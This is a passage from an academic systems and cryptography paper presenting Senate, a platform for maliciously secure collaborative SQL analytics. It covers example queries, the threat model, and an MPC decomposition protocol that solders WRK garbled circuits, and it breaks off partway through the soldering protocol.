Despite the pervasiveness of data analytics workloads, there are very few works that consider secure collaborative analytics. While closely related works such as SMCQL [4] and Conclave [77] make useful first steps in the direction of secure collaborative analytics, their main limitation is their weak security guarantee: *semi-honest security*. Namely, these works assume that each party, even if compromised, follows the protocol faithfully. If any party deviates from the protocol, it can, in principle, extract information about the sensitive data of other parties. This is an unrealistic assumption in many scenarios for two reasons. First, each party running the protocol at their site has full control over what they are actually running. For example, it requires a bank to place the confidentiality of its sensitive business data in the hands of its competitors. If the competitors secretly deviate from the protocol, they could learn information about the bank's data without its knowledge. Second, in many real-world attacks [68], attackers are able to install software on the server or obtain control of a server [26], thus allowing them to alter the server's behavior.




Fig. 1: Overview of Senate's workflow.

1.1 Senate overview

We present Senate, a platform for secure collaborative analytics with the strong guarantee of *malicious security*. In Senate, even if $m-1$ out of m parties fully misbehave and collude, an honest party is guaranteed that nothing leaks about their data other than the result of the agreed upon query. Our techniques come from a synergy of new cryptographic design and insights in query rewriting and planning. A high level overview of Senate's workflow (as shown in Figure 1) is as follows:

Agreement stage. The m parties agree on a shared schema for their data, and on a query for which they are willing to share the computation result. This happens before invoking Senate and may involve humans.

Compilation and planning stage. Senate's compiler takes the query and certain size information (described in §2) as input and outputs a cryptographic execution plan. It runs at each party, deterministically producing the same plan. In particu-




Fig. 2: Query execution in the baseline (monolithic MPC) vs. Senate (decomposed MPC). σ represent a filtering operation, and ⋈ is a join. Green boxes with locks denote MPC operations; white boxes denote plaintext computation. ✓ represents additional verification operations added by Senate.

lar, the compiler employs our *consistent and verifiable query splitting* technique in order to minimize the amount of joint computation performed by the parties. Then, the compiler plans the execution of the joint computation using our *circuit decomposition* technique, which can produce a significantly more efficient execution plan.

Execution stage. An execution engine at each party runs the cryptographic execution plan by coordinating with the other parties and routing encrypted intermediate outputs based on the plan. This is done using our efficient *MPC decomposition protocol*, which outputs the query result to all the parties.

1.2 Senate's techniques

Designing a maliciously-secure collaborative analytics system is challenging due to the significant overheads of such strong security. Consider simply using a state-of-the-art m-party maliciously-secure MPC tool such as AGMPC [30] which implements the protocol of Wang *et al.* [80]; we refer to this as the *baseline*. When executing a SQL query with this baseline, the query gets transformed into a single, large Boolean circuit (*i.e.*, a circuit of AND, OR, XOR gates) taking as input the data of the m parties. The challenge then is that the m parties need to execute a *monolithic* cryptographic computation *together* to evaluate this circuit.

Minimizing joint computation. Prior work [4, 77] in the semi-honest setting shows that one can significantly improve performance by splitting a query into local computation (the part of the query that touches only one party's data) and the rest of the computation. The former can be executed locally at the party on plaintext, and the latter in MPC; *e.g.*, if a query filters by "`disease = flu`", the parties need to input only the records matching the filter into MPC as opposed to the entire dataset. In the semi-honest setting, the parties are trusted to perform such local computation faithfully. Unfortunately, this technique no longer works with malicious parties because a malicious party M can perform the local computation:

- *incorrectly*. For example, M can input records with "`disease = HIV`" into MPC. This can reveal information about another party's "`HIV`" records, *e.g.*, via a later join operation, when this party might have expected the join to occur only over rows with the value "`flu`".
- *inconsistently*. For example, if one part of a query selects patients with "`age = 25`" and another with "`age` $\in [20,30]$", the first filter's outputs should be included within the second's. However, M might provide inconsistent sets of records as the outputs of the two filters.

Senate's *verifiable and consistent query splitting* technique allows Senate to take advantage of local computation via a different criteria than in the semi-honest case. Given a query, Senate's compiler splits the query into a special type of local computation—one that does not introduce inconsistencies—and a joint computation, which it annotates with verification of the local computation, in such a way that the verification is faster to execute than the actual computation. For example, Figure 2 shows a 4-party query in which party P_1's inputs are first filtered (denoted σ). Unlike the baseline execution, Senate enables P_1 to evaluate the filter locally on plaintext, and the secure computation proceeds from there on the smaller filtered results; these results are then jointly verified.

Decomposing MPC. In order to decompose the joint computation (instead of evaluating a single, large circuit using MPC) one needs to open up the cryptographic black box. Consider a 4-way join operation (⋈) among tables of 4 parties, as shown in Figure 2. With the baseline, all 4 parties have to execute the whole circuit. However, if privacy were not a concern, P_1 and P_2 could join their tables without involving the other parties, P_3 and P_4 do the same *in parallel*, and then everyone performs the final join on the smaller intermediate results. This is not possible with existing state-of-the-art protocols for MPC, which execute the computation in a *monolithic* fashion.

To enable such decomposition, we design a new cryptographic protocol we call *secure MPC decomposition* (§4), which may be of broader interest beyond Senate. In the example above, our protocol enables parties P_1 and P_2 to evaluate their join obtaining an encrypted intermediate output, and then to *securely reshare* this output with parties P_3 and P_4 as they all complete the final join. The decomposed circuits include verifications of prior steps needed for malicious security. We also develop more efficient Boolean circuits for expressing common SQL operators such as joins, aggregates and sorting (§6), using a small set of Boolean circuit primitives which we call m-SI, m-SU and m-Sort (§5).

Efficiently planning query execution. Finally, we develop a new *query planner*, which leverages Senate's MPC decomposition protocol (§7.1). Unsurprisingly, the circuit representation of a complex query can be decomposed in many different ways. However, the rules governing the cost of each execution plan differ significantly from regular computation. Hence, we develop a *cost model* for our protocol which estimates the cost given a circuit configuration (§7.2). Senate's query planner selects the most efficient plan based on the cost model.

1.3 Evaluation summary

We implemented Senate and evaluate it in §8. Our decomposition and planning mechanisms result in a performance improvement of up to 10× compared to the monolithic circuit baseline, with up to 11× less resource consumption (memory / network communication), on a set of representative queries. Senate's query splitting technique for local computation can *further* increase performance by as much as 10×, bringing the net improvement to up to 100×. Furthermore, to stress test Senate on more complex query structures, we also evaluate its performance on the TPC-H analytics benchmark [76]; we find that Senate's improvements range from 3× to 145×.

Though MPC protocols have improved steadily, they still have notable overhead. Given that such collaborative analytics do not have to run in real time, we believe that Senate can already be used for simpler workloads and / or relatively small databases, but is not yet ready for big data analytics. However, we expect faster MPC protocols to continue to appear. The systems techniques in Senate will apply independently of the protocol, and the cryptographic decomposition will likely have a similar counterpart.

2 Senate's API and example queries

Senate exposes a SQL interface to the parties. To reason about which party supplies which table in a collaborative setting, we augment the query language with the simple notation $R|P$ to indicate that table R comes from party P. Hence, $R|P_1 \cup R|P_2$ indicates that each party holds a *horizontal* partition of table R. One can obtain a *vertical* partitioning, for example, by joining two tables from different parties $R_1|P_1$ and $R_2|P_2$. Here, we use the $\cup$ operator to denote a simple concatenation of the tables, instead of a set union (which removes duplicates).

In principle, Senate can support arbitrary queries because it builds on a generic MPC tool. The performance improvement of our techniques, though, is more relevant to joins, aggregates, and filters. We now give three use cases and queries, each from a different domain, which we use as running examples.

Query 1. Medical study [4]. Clostridium difficile (cdiff) is an infection that is often antibiotic-resistant. As part of a clinical research study, medical institutions $P_1 \ldots P_m$ wish to collectively compute the most common diseases contracted by patients with cdiff. However, they cannot share their databases with each other to run this query due to privacy regulations.

```
SELECT diag, COUNT(*) AS cnt
FROM diagnoses|P_1 ∪...∪ diagnoses|P_m
        WHERE has_cdiff = 'True'
        GROUP BY diag ORDER BY cnt LIMIT 10;
```

Query 2. Prevent password reuse [78]. Many users unfortunately reuse passwords across different sites. If one of these sites is hacked, the attacker could compromise the account of these users at other sites. As studied in [78], sites wish to identify which users reuse passwords across the sites, and can arrange for the salted hashes of the passwords to match if the underlying passwords are the same (and thus be compared to identify reuse using the query below). However, these sites do not wish to share what other users they have or the hashed passwords of these other users (because they can be reversed).

```
SELECT user_id
FROM passwords|P_1 ∪...∪ passwords|P_m
        GROUP BY CONCAT(user_id, password)
        HAVING COUNT(*) > 1;
```

Query 3. Credit scoring agencies do not want to share their databases with each other [77] due to business competition, yet they want to identify records where they have a significant discrepancy in a particular financial year. For example, an individual could have a low score with one agency, but a higher score with another; the individual could take advantage of the higher score to obtain a loan they are not entitled to.

```
SELECT c1.ssn
FROM credit_scores|P_1 AS c1
...
JOIN credit_scores|P_m AS cm ON c1.ssn = cm.ssn
WHERE GREATEST(c1.credit, ..., cm.credit) -
  LEAST(c1.credit, ..., cm.credit) > threshold
  AND c1.year = 2019 ... AND cm.year = 2019;
```

2.1 Sizing information

Given a query, Senate's compiler first splits the query into local and joint computation. Each party then specifies to the compiler an upper bound on the number of records it will provide as input to the joint computation, following which the compiler maps the joint computation to circuits. These upper bounds are useful because we do not want to leak the size of the parties' inputs, but also want to improve performance by not defaulting to the worst case, *e.g.*, the maximum number of rows in each table. For example, for Query 1, Senate transforms the query so that the parties group their records locally by the column `diag` and compute local counts per group. In this case, Senate asks for the upper bound on the number of diagnoses per party. In many cases, deducing such upper bounds is not necessarily hard: *e.g.*, it is simple for Query 1 because there is a fixed number of known diseases [17]. Further, meaningful upper bounds significantly improve performance.

3 Threat model and security guarantees

Senate adopts a strong threat model in which a malicious adversary can corrupt $m-1$ out of m parties. The corrupted parties may arbitrarily deviate from the protocol and collude with each other. As long as one party is honest, the only information the compromised parties learn about the honest party is the final global query result (in addition to the upper bounds on data size provided to the compiler by the parties, and the query itself).

More formally, we define an ideal functionality $\mathcal{F}_{\mathsf{MPC{\cdot}tree}}$ (Functionality 2, §4.3) for securely executing functions represented as a tree of circuits, while placing some restrictions on the structure of the tree. We then develop a protocol that realizes this functionality and prove the security of our protocol

(per Theorem 2, §4.3) according to the definition of security for (standalone) maliciously secure MPC [38], as captured formally by the following definition:

Definition 1. *Let $\mathcal{F}$ be an m-party functionality, and let Π be an m-party protocol that computes $\mathcal{F}$. Protocol Π is said to* securely compute *$\mathcal{F}$ in the presence of static malicious adversaries if for every non-uniform PPT adversary A for the real model, there exists a non-uniform PPT adversary $\mathcal{S}$ for the ideal model, such that for every $I \subset [m]$*

$$\{\text{IDEAL}_{\mathcal{F},I,\mathcal{S}(z)}(\bar{x})\}_{\bar{x},z} \stackrel{c}{\equiv} \{\text{REAL}_{\Pi,I,\mathcal{A}(z)}(\bar{x})\}_{\bar{x},z}$$

where $\bar{x} = (x_1,\ldots,x_m)$ and $x_i \in \{0,1\}^*$.

Here, $\text{IDEAL}_{\mathcal{F},I,\mathcal{S}(z)}(\bar{x})$ denotes the joint output of the honest parties and $\mathcal{S}$ from the ideal world execution of $\mathcal{F}$; and $\text{REAL}_{\Pi,I,\mathcal{A}(z)}(\bar{x})$ denotes the joint output of the honest parties and $\mathcal{A}$ from the real world execution of Π [38].

As with malicious MPC, we cannot control what data a party chooses to input. The parties can, if they wish, augment the query to run tests on the input data (*e.g.*, interval checks). Senate also does not intend to maintain consistency of the datasets input by a party across *different* queries as the dataset could have changed in the meantime. If this is desired, Senate could in principle support this by writing multiple queries as part of a single bigger query, at the expense of performance.

Note that the query result might leak information about the underlying datasets, and the parties should choose carefully what query results they are willing to share with each other. Alternatively, it may be possible to integrate techniques such as differential privacy [28, 45] with Senate's MPC computation, to avoid leaking information about any underlying data sample; we discuss this aspect in more detail in §9.

4 Senate's MPC decomposition protocol

In this section we present Senate's *secure MPC decomposition* protocol, the key enabler of our compiler's planning algorithm. Our protocol may be of independent interest, and we present the cryptography in a self-contained way.

Suppose that m parties, $P_1,\ldots,P_m$, wish to securely compute a function f, represented by a circuit C, on their private inputs x_i. This can be done easily given a state-of-the-art MPC protocol by having all the parties collectively evaluate the entire circuit using the protocol. However, the key idea in Senate is that if f can be "nicely" decomposed into multiple sub-circuits, we can achieve a protocol with a significantly better concrete efficiency, by having only a *subset* of the parties participate in the secure evaluation of each sub-circuit.

For example, consider a function $f(x_1,\ldots,x_m)$ that can be evaluated by separately computing $y_1 = h_1(x_1,\ldots,x_i)$ on the inputs of parties $P_1 \ldots P_i$, and $y_2 = h_2(x_{i+1},\ldots,x_m)$ on the inputs of parties $P_{i+1} \ldots P_m$, followed by $\tilde{f}(y_1,y_2)$. That is,

$$f(x_1,\ldots,x_m) = \tilde{f}\big(h_1(x_1,\ldots,x_i), h_2(x_{i+1},\ldots,x_m)\big).$$

Such a decomposition of f allows parties $P_1,\ldots,P_i$ to securely evaluate h_1 on their inputs (using an MPC protocol) and obtain output y_1. In parallel, parties $P_{i+1},\ldots,P_m$ securely evaluate h_2 to get y_2. Finally, all parties securely evaluate $\tilde{f}$ on y_1, y_2 and obtain the final output y. We observe that such a decomposition may lead to a more efficient protocol for computing f, since the overall communication and computation complexity of state-of-the-art concretely efficient MPC protocols (*e.g.*, [49, 80]) is at least quadratic in the number of involved parties. Furthermore, sub-circuits involving disjoint sets of parties can be evaluated in parallel.

Although appealing, this idea has some caveats:

1. In a usual ("monolithic") secure evaluation of f, the intermediate values y_1, y_2 remain secret, whereas the decomposition above reveals them to the parties as a result of an intermediate MPC protocol.
2. Suppose that h_1 is a *non-easily-invertible* function (*e.g.*, pre-image resistant hash function). If all of $P_1,\ldots,P_i$ collude, they can pick an arbitrary "output" y_1, even without evaluating h_1, and input it to $\tilde{f}$. Since h_1 is non-invertible, it is infeasible to find a pre-image of y_1; thus, such behavior is not equivalent to the adversary's ability to provide an input of its choice (as allowed in the malicious setting). In addition, such functions introduce problems in the proof's simulation as a PPT simulator cannot extract the corrupted parties' inputs with high probability. This attack, however, would not have been possible if f had been computed entirely by all of $P_1,\ldots,P_m$ in a *monolithic* MPC.
3. If one party is involved in multiple sub-circuits and is required to provide the same input to all of them, then we have to make sure that its inputs are consistent.

In this section we show how to deal with the above problems, by building upon the MPC protocol of Wang *et al.* [80].

First, we show how to securely transfer the output of one garbled circuit as input to a subsequent garbled circuit, an action called *soldering* (§4.2). Our soldering is inspired by previous soldering techniques proposed in the MPC literature [2, 13, 33–36, 42, 50, 53, 56, 65, 70]. Here, we make the following contributions. To the best of our knowledge, Senate is the first work to design a soldering technique for the state-of-the-art protocol of Wang *et al.* [80]. More importantly, whereas previous uses of soldering were limited to cases in which the *same set of parties* participate in both circuits, we show how to solder circuits when the first set of parties *is a subset of* the set of parties involved in the second circuit. This property is crucial for the performance of the individual sub-circuits in our overall protocol, as most of them can now be evaluated by non-overlapping subsets of parties, in parallel.

Second, as observed above, the decomposition of a function for MPC cannot be arbitrary. We therefore formalize the class of decompositions that are *admissible* for MPC (§4.3). Informally, we require that every sub-computation evaluated by less than m parties must be efficiently invertible. This fits the ability of a malicious party to choose its input before providing it to the computation.

Furthermore, we define the admissible circuit structures

to be *trees* rather than directed acyclic graphs. That is, the function's decomposition may only take the form of a tree of sub-computations, and not an arbitrary graph. This is because if a node provides input to more than one parent node and all the parties at the node are corrupted, they may collude to provide inconsistent inputs to the different parents. We therefore circumvent this input consistency problem by restricting valid decompositions to trees alone. Even so, as we show in later sections, this model fits SQL queries particularly well, since many SQL queries can be naturally expressed as a tree of operations.

4.1 Background

We start by briefly introducing the cryptographic tools that our MPC protocol builds upon. In particular, we build upon the maliciously-secure garbled circuit protocol of Wang *et al.* [80] (hereafter referred to as the WRK protocol).

Information-theoretic MACs (IT-MACs). IT-MACs [64] enable a party P_j to authenticate a bit held by another party P_i. Suppose P_i holds a bit $x \in \{0,1\}$, and P_j holds a key $\Delta_j \in \{0,1\}^\kappa$ (where κ is the security parameter). Δ_j is called a *global key* and P_j can use it to authenticate multiple bits across parties. Now, for P_j to be able to authenticate x, P_j is given a random *local key* $K_j[x] \in \{0,1\}^\kappa$ and P_i is given the corresponding MAC tag $M_j[x]$ such that:

$$M_j[x] = K_j[x] \oplus x\Delta_j.$$

P_j does not know the bit x or the MAC, and P_i does not know the keys; thus, P_i can later reveal x and its MAC to P_j to prove it did not tamper with x. In this manner, P_i's bit x can be authenticated to more than one party—each party j holds a global key Δ_j and local key for x, $K_j[x]$. P_i holds all the corresponding MAC tags $\{M_j[x]\}_{j\neq i}$. We write $[x]^i$ to denote such a bit where x is known to P_i, and is authenticated to *all* other parties. Concretely, $[x]^i$ means that P_i holds $(x, \{M_j[x]\}_{j\neq i})$, and every other party $P_j \neq P_i$ holds $K_j[x]$ and Δ_j.

Note that $[x]^i$ is XOR-homomorphic: given two authenticated bits $[x]^i$ and $[y]^i$, it is possible to compute the authenticated bit $[z]^i$ where $z = x \oplus y$ by simply having each party compute the XOR of the MAC / keys locally.

Authenticated secret shares. In the above construction, x is known to a single party and authenticated to the rest. Now suppose that x is *shared* amongst all parties such that no subset of parties knows x. In this case, each P_i holds x^i such that $x = \oplus_i x^i$. To authenticate x, we can use IT-MACs on each share x^i and distribute the authenticated shares $[x^i]^i$. We write $\langle x \rangle_\Delta$ to denote the collection of authenticated shares $\{[x^i]^i\}_i$ under the global keys $\Delta = \{\Delta_i\}_i$. We omit the subscript in $\langle x \rangle_\Delta$ if the global keys are clear from context. One can show that $\langle x \rangle$ is XOR-homomorphic, *i.e.*, given $\langle x \rangle$ and $\langle y \rangle$ the parties can locally compute $\langle z \rangle$ where $z = x \oplus y$.

Garbled circuits and the WRK protocol. Garbled circuits [6, 7, 82] are a commonly used cryptographic primitive in MPC constructions. Formally, an m-party garbling scheme is a pair of algorithms $(\mathsf{Garble}, \mathsf{Eval})$ that allows a secure evaluation of a (typically Boolean) circuit C. To do so, the parties first invoke Garble with C, and obtain a garbled circuit $\mathsf{G}(C)$ and some extra information (each party may obtain its own secret extra information). Then, given the input x_i to party P_i, the parties invoke Eval with $\{x_i\}_i$ and obtain the evaluation output y. (This is a simplification of a garbling scheme in many ways, but this abstraction suffices to understand the WRK protocol below.) Typically, constructions utilizing a garbling scheme are in the *offline-online* model, in which they may invoke Garble offline when they agree on the circuit C, and only later they learn their inputs $\{x_i\}_i$ to the computation.

The WRK protocol [80] is the state-of-the-art garbled circuit protocol that is maliciously-secure even when $m-1$ out of m parties are corrupted. WRK follows the same abstraction described above, with its own format for a garbled circuit; thus, we denote its garbling scheme by $(\mathsf{WRK}\cdot\mathsf{Garble}, \mathsf{WRK}\cdot\mathsf{Eval})$. Our construction does not modify the inner workings of the protocol; therefore, we describe only its input and output layers, but elide internal details for simplicity.

$\mathsf{WRK}\cdot\mathsf{Garble}$**:** Given a Boolean circuit C, the protocol outputs a garbled circuit $\mathsf{G}(C)$. The garbling scheme authenticates the circuit by maintaining IT-MACs on all input/output wires,[1] as follows. Each party P_i obtains a global key Δ_i for the circuit. In addition, each wire w in the circuit is associated with a random "masking" bit λ_w which is output to the parties as $\langle \lambda_w \rangle_\Delta$.

$\mathsf{WRK}\cdot\mathsf{Eval}$**:** The protocol is given a garbled circuit $\mathsf{G}(C)$. Then, for a party P_i who wishes to input b_w to input wire w, we have the parties input $\hat{b}_w = b_w \oplus \lambda_w$ instead; in addition, instead of receiving the real output bit b_v the parties receive a masked bit $\hat{b}_v = b_v \oplus \lambda_v$. Note that λ_w and λ_v should be kept secret from the parties (except from the party who inputs b_w or receives b_v, respectively). The procedures by which parties privately translate masked values to real values and vice versa are simple and not part of the core functionality, as we describe below.

Using the above abstractions, the overall WRK protocol is simple and can be described as follows:

1. *Offline.* The parties invoke $\mathsf{WRK}\cdot\mathsf{Garble}$ on C and obtain $\mathsf{G}(C)$ and $\langle \lambda_w \rangle$ for every input/output wire w.
2. *Online.*
   (a) *Input.* If an input wire w is associated with party P_i, who has the input bit b_w, then the parties reconstruct λ_w to P_i. Then, P_i broadcasts the bit $\hat{b}_w = b_w \oplus \lambda_w$.
   (b) *Evaluation.* The parties invoke $\mathsf{WRK}\cdot\mathsf{Eval}$ on $\mathsf{G}(C)$ and the bit $\hat{b}_w$ for every input wire w. They obtain a bit $\hat{b}_v = b_v \oplus \lambda_v$ for every output wire v.
   (c) *Output.* To reveal bit b_v of an output wire v, the parties publicly reconstruct λ_v and compute $b_v = \hat{b}_v \oplus \lambda_v$.

[1] In fact, it does so for all the wires in the circuit; we omit this detail as we focus on the input / output interface.

4.2 Soldering wires of WRK garbled circuits

The primary technique in Senate is to securely transfer the *actual value* that passes through an output wire of one circuit, without revealing that value, to the input wire of another circuit. This action is called *soldering* [65]. We observe that the WRK protocol enjoys the right properties that enable soldering of its wires *almost for free*. In addition, we show how to extend the soldering notion even to cases where the set of parties who are engaged in the 'next' circuit is a superset of the set of parties engaged in the current one. This was not known until now. We believe this extension is of independent interest and may have more applications beyond Senate.

Specifically, we wish to securely transfer the (hidden) output $b_v = \hat{b}_v \oplus \lambda_v$ on output wire v of $\mathsf{G}(C_1)$ to the input wire u of $\mathsf{G}(C_2)$. 'Securely' means that $b_v = b_u$ should hold while keeping both b_u and b_v secret from the parties. To achieve this, the parties need to securely compute the masked value of the input to the next circuit, as expected by the WRK protocol:

$$\hat{b}_u = \lambda_u \oplus b_u = \lambda_u \oplus b_v = \lambda_u \oplus \lambda_v \oplus \hat{b}_v$$

and input it to $\mathsf{WRK}\cdot\mathsf{Eval}$ for the next circuit.

Note that the parties already hold the three terms on the right hand side of the above equation—$\mathsf{WRK}\cdot\mathsf{Eval}$ outputs $\hat{b}_v$ to the parties as a masked output when evaluating $\mathsf{G}(C_1)$, and the parties hold $\langle\lambda_v\rangle$ and $\langle\lambda_u\rangle$ as output from $\mathsf{WRK}\cdot\mathsf{Garble}$ on C_1 and C_2 respectively. Thus, one attempt to obtain $\hat{b}_u$ might be to have the parties compute the shares of $\langle\lambda_u \oplus \lambda_v \oplus \hat{b}_v\rangle$ using XOR-homomorphism, and then publicly reconstruct it. However, this operation is *not defined* unless the global key that each party uses in the constituent terms is the *same*. Since we do not modify the construction of $\mathsf{WRK}\cdot\mathsf{Garble}$ and $\mathsf{WRK}\cdot\mathsf{Eval}$, the global keys in the two circuits (and hence in $\langle\lambda_v\rangle$ and $\langle\lambda_u\rangle$) are different with high probability.

We overcome this limitation using the functionality $\mathcal{F}_{\mathsf{Solder}}$:

FUNCTIONALITY 1. $\mathcal{F}_{\mathsf{Solder}}(v,u)$ – *Soldering*

Inputs. Parties in set $\mathcal{P}_1$ agree on $\hat{b}_v$ and have $\langle\lambda_v\rangle_\Delta$ authenticated under global keys $\{\Delta_i\}_{i\in\mathcal{P}_1}$. Parties in set $\mathcal{P}_2$ (where $\mathcal{P}_1 \subseteq \mathcal{P}_2$) have $\langle\lambda_u\rangle_{\tilde{\Delta}}$ authenticated under global keys $\{\tilde{\Delta}_i\}_{i\in\mathcal{P}_2}$.
Outputs. Compute $\hat{b}_u = \lambda_u \oplus \lambda_v \oplus \hat{b}_v$. Then,

- Output $\delta_i = \Delta_i \oplus \tilde{\Delta}_i$ for all $P_i \in \mathcal{P}_1$ to parties in $\mathcal{P}_1$.
- Output $\lambda_v^i \oplus \lambda_u^i$ for all $P_i \in \mathcal{P}_1$ to parties in $\mathcal{P}_1$.
- Output λ_u^i for all $P_i \in \mathcal{P}_2 \setminus \mathcal{P}_1$ to everyone.
- If $\langle\lambda_v\rangle_\Delta$ and $\langle\lambda_u\rangle_{\tilde{\Delta}}$ are valid then output $\hat{b}_u$ to parties in $\mathcal{P}_2$.
- Otherwise, output $\hat{b}_u$ to the adversary and $\perp$ to the honest parties.

Before proceeding, note that $\mathcal{F}_{\mathsf{Solder}}$ satisfies our needs: $\mathcal{P}_1$ and $\mathcal{P}_2$ are engaged in evaluating garbled circuits $\mathsf{G}(C_1)$ and $\mathsf{G}(C_2)$ respectively. v is an output wire of $\mathsf{G}(C_1)$, and u is an input wire of $\mathsf{G}(C_2)$. The parties in $\mathcal{P}_2$ want to transfer the actual value that passes through v, namely b_v, to $\mathsf{G}(C_2)$. That is, they want the actual value that would pass through u to be b_v as well. However, they do not know b_v, but only the masked value $\hat{b}_v$. Thus, by using $\mathcal{F}_{\mathsf{Solder}}$, they can obtain exactly what they need in order to begin evaluating $\mathsf{G}(C_2)$ with $b_u = b_v$.

Along with the soldered result $\hat{b}_u$, functionality $\mathcal{F}_{\mathsf{Solder}}$ also reveals additional information to the parties—specifically, the values of δ_i (for all $P_i \in \mathcal{P}_1$); $\lambda_v^i \oplus \lambda_u^i$ (for all $P_i \in \mathcal{P}_1$); and λ_u^i (for all $P_i \in \mathcal{P}_2 \setminus \mathcal{P}_1$). We model this extra leakage in the functionality as this information is revealed by our protocol that instantiates $\mathcal{F}_{\mathsf{Solder}}$. However, we will show that this does not affect the security of our overall MPC protocol.

Instantiating $\mathcal{F}_{\mathsf{Solder}}$. We start by defining a procedure for XOR-ing authenticated shares under *different* global keys, which we denote $\boxplus$. That is, $\langle x\rangle_\Delta \boxplus \langle y\rangle_{\tilde{\Delta}}$ outputs $\langle x\oplus y\rangle_{\tilde{\Delta}}$.

We observe that it is possible to implement $\boxplus$ in a very simple manner: every party P_i only needs to broadcast the difference of the two global keys: $\delta_i = \Delta_i \oplus \tilde{\Delta}_i$. Using this, the parties can switch the underlying global keys of $\langle x\rangle$ from Δ_i to $\tilde{\Delta}_i$ by having each party P_i compute new authentications of x^i, denoted $M'_j[x^i]$, as follows. For every $j \neq i$, P_i computes

$$\begin{aligned} M'_j[x^i] &= M_j[x^i] \oplus x^i\delta_j \\ &= K_j[x^i] \oplus x^i\Delta_j \oplus x^i\delta_j = K_j[x^i] \oplus x^i\tilde{\Delta}_j \end{aligned}$$

So now, x is shared and authenticated under the new global keys $\{\tilde{\Delta}_i\}_i$. Given this procedure, we can realize $\mathcal{F}_{\mathsf{Solder}}$ as follows: the parties first compute $\langle b_v\rangle_\Delta = \langle\lambda_v\rangle_\Delta \oplus \hat{b}_v$; [2] the parties then compute $\langle\hat{b}_u\rangle_{\tilde{\Delta}} = \langle b_v\rangle_\Delta \boxplus \langle\lambda_u\rangle_{\tilde{\Delta}}$, and reconstruct $\hat{b}_u$ by combining their shares.

Note that the description above (implicitly) assumes that $\mathcal{P}_1 = \mathcal{P}_2$; however, if $\mathcal{P}_1 \subset \mathcal{P}_2$ then the $\boxplus$ protocol does not make sense because parties in $\mathcal{P}_2$ that are not in $\mathcal{P}_1$ do not have a global key Δ_i corresponding to $\langle x\rangle_\Delta$. Forcing them to participate in the $\boxplus$ protocol with $\Delta_i = 0$ would result in a complete breach of security as it would reveal $\delta_i = \Delta_i \oplus \tilde{\Delta}_i = \tilde{\Delta}_i$, which must remain secret! We resolve this problem in the protocol Π_{Solder} (Protocol 1) which extends $\boxplus$ to the case where $\mathcal{P}_1 \subset \mathcal{P}_2$.

Theorem 1. *Protocol Π_{Solder} securely computes functionality $\mathcal{F}_{\mathsf{Solder}}$ (per Definition 1) in the presence of a static adversary that corrupts an arbitrary number of parties.*

We defer the proof to an extended version of our paper.

4.3 Secure computation of circuit trees

Given a SQL query, Senate decomposes the query into a tree of circuits, where each *non-root* node (circuit) in the tree involves only a subset of the parties. We now describe how the soldering technique can be used to evaluate trees of circuits, while preserving the security of the overall computation. To this end, we first formalize the class of circuit trees that represent valid decompositions with respect to our protocol; then, we concretely describe our protocol for executing such trees.

We start with some preliminary definitions and notation. A *circuit tree* T is a tree whose internal nodes are circuits,

[2] XOR homomorphism works also when one literal is a constant, rather than an authenticated sharing.

PROTOCOL 1. Π_{Solder} – *Soldering*

Denote by $\langle \lambda_u^{\mathcal{P}_1} \rangle_{\tilde{\Delta}}$ the authenticated secret shares of λ_u held by parties in $\mathcal{P}_1$ only. That is $\lambda_u^{\mathcal{P}_1} = \bigoplus_{i:P_i \in \mathcal{P}_1} \lambda_u^i$.

1. The parties in $\mathcal{P}_1$ reconstruct $\langle \hat{b}_u^{\mathcal{P}_1} \rangle_{\tilde{\Delta}} = (\hat{b}_v \oplus \langle \lambda_v \rangle_{\Delta}) \boxplus \langle \lambda_u^{\mathcal{P}_1} \rangle_{\tilde{\Delta}}$.

   Specifically, each party $P_i \in \mathcal{P}_1$ broadcasts: (a) the bit $\hat{b}_u^i = \lambda_v^i \oplus \lambda_u^i$, and (b) the difference $\delta_i = \Delta_i \oplus \tilde{\Delta}_i$. After receiving $\hat{b}_u^j$ and δ_j from every $P_j \in \mathcal{P}_1$, it computes

$$\begin{aligned} \hat{b}_u^{\mathcal{P}_1} &= \hat{b}_v \oplus \bigoplus_{i:P_i \in \mathcal{P}_1} \hat{b}_u^i, \\ M_j[\hat{b}_u^i] &= M_j[\lambda_v^i \oplus \lambda_u^i] = M_j[\lambda_v^i] \oplus M_j[\lambda_u^i] \oplus \lambda_v^i \cdot \delta_j = (K_j[\lambda_v^i] \oplus \lambda_v^i \cdot \Delta_j) \oplus (K_j[\lambda_u^i] \oplus \lambda_u^i \cdot \tilde{\Delta}_j) \oplus (\lambda_v^i \cdot \delta_j) \\ &= K_j[\lambda_v^i] \oplus K_j[\lambda_u^i] \oplus \lambda_v^i \cdot (\Delta_j \oplus \delta_j) \oplus \lambda_u^i \cdot \tilde{\Delta}_j = K_j[\lambda_v^i] \oplus K_j[\lambda_u^i] \oplus (\lambda_v^i \oplus \lambda_u^i) \cdot \tilde{\Delta}_j \quad \text{and} \\ K_i[\hat{b}_u^j] &= K_i[\lambda_v^j] \oplus K_i[\lambda_u^j] \end{aligned}$$

   for every $j \in \mathcal{P}_1$ and broadcasts $M_j[\hat{b}_u^i]$.
2. Parties $P_i \in \mathcal{P}_2 \setminus \mathcal{P}_1$ broadcast λ_u^i and $M_j[\lambda_u^i]$ for all $j \in \mathcal{P}_2$.
